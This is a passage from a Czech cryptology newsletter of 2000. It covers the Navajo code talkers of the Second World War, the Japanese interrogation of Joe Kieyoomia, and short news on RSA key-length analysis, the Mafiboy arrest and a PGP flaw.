YA-ANSH-GO DAS DEZ-EE
WASHINDON BE AKALH-BI-KHOSI LA
HOZO-GO KAY-HA-TIHN

Na veřejnosti se postupně objevovaly ukázky kódů, které byly za druhé světové války používány. Celý kódový materiál byl nakonec odtajněn 3.11.1999. V příloze je uvedena kódová kniha, která byla používána v posledních dnech druhé světové války. Podle této knihy jsem také vytvořil název druhého dílu tohoto volného vyprávění o „mluvčích v kódech“ - YIL-TAS GLOE-IH-DOT-SAHI UT-ZAH, což znamená „kód bude úspěšný“.

Kód byl opravdu úspěšný, přinesl Američanům pravděpodobně vítězství v bitvě o ostrovy. Jak to ale bylo se skutečnou kryptologickou silou kódového systému? Opravdu byli Japonci proti němu bezmocní? Na tyto otázky nám částečně pomůže odpovědět příběh seržanta Joe Kieyoomia z druhé světové války.

Seržant Joe Kieyoomia mohl za druhé světové války sehrát téměř rozhodující úlohu v bitvě o ostrovy. Byl totiž indián z kmene Navajo, nesloužil u amerického námořnictva, ale u dvousté dělostřelecké brigády. Po kapitulaci Filipín (1942), byl zajat a v japonském zajetí strávil 43 měsíců. Krátce po svém zajetí byl oddělen od jednotky a poslán do Japonska – do města Nagasaki. Japonci si o něm mysleli, vzhledem k jeho jménu a barvě pleti, že není Američan, ale Japonec, který sloužil v americké armádě a jako takový měl být řádně vyslechnut a po té odsouzen. Japonci mu zpočátku nevěřili, že v USA žijí i lidé jiné pleti než bílé a černé a že je rodilý Američan. O jeho případ se zajímala i japonská rozvědka. Po mnoha dnech strádání a utrpení (včetně hladovění a bití) se stalo něco nečekaného, Joa navštívila dvě krásná japonská děvčata a napsala mu na tabulku několik slov v navajštině. Joe musel říkat, co ta slova v angličtině znamenají. Pamatoval si, že mezi slovy byly výrazy pták, želva, voda. Joe nic nevěděl o „mluvčích v kódech“ a nevěděl, že by mohl pomoci Japoncům k dekódování těch nejtajnějších zpráv. Vzhledem k problematické možnosti zachytávání slov (viz popis jazyka) a vzhledem k tomu, že předkládané texty byly vytvořeny pomocí kódové knihy, nebyly Japoncům Joevy překlady příliš platné. Japonci pochopili, že se jedná o kód v navajštině a chtěli tento kód od Joea za každou cenu získat. Jednoho zimního dne Joa odvedli bosého ven. Joe musel stát bos ve sněhu při teplotě 27 stupňů pod nulou. Bylo mu řečeno, že zde bude stát tak dlouho, dokud neprozradí navajský kód. Teprve po hodině jej odvedli zpět do cely. Joe nemohl prozradit, do čeho nebyl zasvěcen. Joe vzpomínal, jak si přál zemřít, ale Japonci jej hlídali a rafinovaně mučili. Po několika dalších mučeních nakonec Japonci pokusy získat kód od Joea vzdali. Joe zůstal v zajetí ve věznici v Nagasaki. Zde

dokonce zažil i výbuch druhé atomové bomby, která explodovala nad Nagasaki. Tento výbuch, chráněn tlustými zdmi své cely, přežil. Byl osvobozen tři dny po výbuchu atomové bomby. Teprve rok po svém osvobození se dozvěděl od amerických úřadů o „mluvčích v kódech“ a musel se zavázat, že o svých zážitcích nebude po dobu utajení celého systému mluvit. Jeho příběh byl publikován teprve v roce 1997.

Tento příběh dokazuje, že Japonci byli v luštění kódu dále, než Američané v roce 1945 tušili a je pravděpodobné, že kdyby měli Japonci k dispozici velký počet dobře zachycených zpráv a příslušnou analýzu situace, ke které se zprávy vztahovaly, že by kód japonští kryptoanalytici prolomili…

Pokud v USA něco vzbudí zájem médií a veřejnosti, je snaha to i komerčně využít, a tak ještě v tomto roce má Hollywood natočit dokonce hned dva filmy, které budou barvitě líčit příběhy, které „zažili“ Navajové během druhé světové války. Známá firma na hračky Hasbro Inc. , v lednu tohoto roku vydala roztomilou figurku indiána GI Joe. Jedná se o indiánského spojaře z druhé světové války - „mluvčího v kódech“. Je to dokonce první figurka ze série figurek vojáků, které firma Hasbro vyrobila, která mluví. Ano, GI Joe mluví navajštinou a dokonce nahrávku připravil veterán z druhé světové války - Sam Billison. Sam Billison je prezidentem Navajo Code Talker Association. Přiznám se, že právě tato figurka (USD 24.99) mě inspirovala k sepsání těchto řádků, které se aspoň trochu snažily poodhalit pravdu o „mluvčích v kódech“ dříve, než příběhy hollywoodského stylu vytvoří úplně jiný, pro diváky „zajímavější“ obrázek - legendu. V jednom z filmů prý budou líčeni tito indiáni jako parašutisté, kteří byli shozeni do vnitrozemí ostrova a zde připravují podmínky k vylodění americké námořní pěchoty , tak jako skuteční „code talkers“ mají i oni vysílačku, ale také granáty, moc granátů a vrhací nože a umí se plížit jako praví indiáni …

Takže nashledanou v kině.

Obr.1 - „Code Talkers“
Obr.2 - medaile udělovaná prezidentem Renaldem Reganem válečným veteránům
Obr.3 - hymna námořních jednotek, kterou v roce 1944 přepsal indiánský instruktor Jimmy King do navajštiny
Obr.4 - figurka GI Joe od firmy Hasbro

F. Letem šifrovým světem

1. (J.Pinkava) Ve dnech 30.-31.května 2000 vyšlo nové číslo RSA Bulletinu: http://www.rsasecurity.com/rsalabs/bulletins/index.html obsahující článek: Robert D. Silverman (RSA Laboratories): A Cost-Based Security Analysis of Symmetric and Asymmetric Key Length.
   Z článku: "Zatímco článek Lenstry a Verheula [1] dospívá k závěru, že 1024 bitový klíč bude bezpečný pouze do roku 2002, shledáváme tento závěr za neopodstatněný. Toto tvrzení bylo učiněno za předpokladu, že 56-bitová DES byla zranitelná již v roce 1982, zatímco ve skutečnosti byla DES fakticky rozbita teprve v roce 1997. Může někdo věřit tomu, že problém, který je 7-milionkrát těžší než RSA-512 (a vyžaduje 6 Terabajtů paměti), bude řešitelný během několika málo roků, když RSA-512 bylo teprve nyní právě rozbito? Cena pamětí a obtížnost přípravy příslušného hardware pro řešení související matice dává možnost tvrdit, že 1024 bitové klíče budou bezpečné ještě nejméně 20 let (pokud nebudou vynalezeny nové neočekávané faktorizační algoritmy). Dnes neexistuje hardware, který by umožnil útok na 1024 bitový klíč metodou NFS. Diskuse o totálním počtu cyklů na Internetu je irelevantní, pokud neexistují počítače dostatečně velké, aby na nich mohla běžet NFS.“
   [1]Lenstra A.; and Verheul, E.: Selecting Cryptographic keys.

2. Pokud sháníte informace o virech a antivirových programech, doporučuji velice dobře udržovanou stránku 18-ti letého studenta Igora Háka (Igiho) na URL adrese : www.viry.cz. Lze se zde zapsat i do konference o virech . Konference má v současné době asi 250 účastníků.

3. V dubnu byl v kanadském Quebecu zatčen patnáctiletý hacker, známý pod přezdívkou Mafiboy. Mladý hacker byl obviněn za vniknutí do serveru CNN.com. Na základě dalšího šetření byl také obviněn za účast na sérii útoků na Yahoo!, Amazon.com, Buy.com a Excite. Při proniknutí na server známé americké televizní stanice CNN bylo vyřazeno krátkodobě z činnosti na 1200 internetových stránek a škoda dosáhla několika miliónů dolarů. Vzhledem k tomu, že hacker ještě není plnoletý, hrozí mu odnětí svobody do dvou let. (ČTK).

4. Další zajímavé a aktuální informace na téma Microsoft a NSA-KEY lze nalézt na http://cryptome.org/nsakey-ms-dc.htm

5. Na URL adrese: http://www.ostgate.com/classification.html je k dispozici článek o bezpečnostní klasifikaci vojenských systému v USA.

6. Bezpečnostní problém v PGP 5.0 je popsán na URL adrese :
   http://cryptome.org/cipn052400.htm#pgp

G. Závěrečné informace

Adresa URL , na níž můžete najít tento sešit (nejdříve 15 dní po jeho rozeslání) a předchozí sešity GCUCMP (zkonvertovány do PDF formátu), informace o přednáškách z kryptologie na MFF UK, mé některé články a další související témata :

http://www.mujweb.cz/veda/gcucmp

Stránku lze také najít pomocí vyhledavače "yahoo" nebo "seznam", případně ji můžete navštívit z http://www.trustcert.cz

Spojení :

p.vondruska@nbu.cz - běžná komunikace, zasílání příspěvků

pavel.vondruska@post.cz - osobní poštovní stránka, registrace odběratelů

pavel.vondruska@sms.paegas.cz - jen 160 znaků !

mobil : Mgr.Pavel Vondruška 0603 436 341

Všechny uvedené informace jsou převzaty z volně dostupných prověřených zdrojů (internet, noviny) nebo se jedná o původní články podepsané autory. Oficiální informační sešit je primárně určený pro členy "Kryptologické sekce Jednoty matematicko-fyzikální " (GCUCMP). Pokud má kdokoliv zájem o zasílání tohoto sešitu, může se zaregistrovat pomocí e-mailu na adrese pavel.vondruska@post.cz (předmět: Crypto-World). Při registraci vyžadujeme pouze jméno a příjmení, titul, pracoviště (není podmínkou) a e-mail adresu.

Případné chyby a nepřesnosti jsou dílem P.Vondrušky a autorů jednotlivých podepsaných článků, GCUCMP za ně nemá odbornou ani jinou zodpovědnost.

INFORMACE – JAK VYJDEME O PRÁZDNINÁCH

Další číslo Crypto – Worldu vyjde jako PRÁZDNINOVÉ DVOJČÍSLO . Předpokládaný termín rozeslání kolem 25.července.

Děkuji za pochopení a přeji Vám krásné prázdniny.

Pavel Vondruška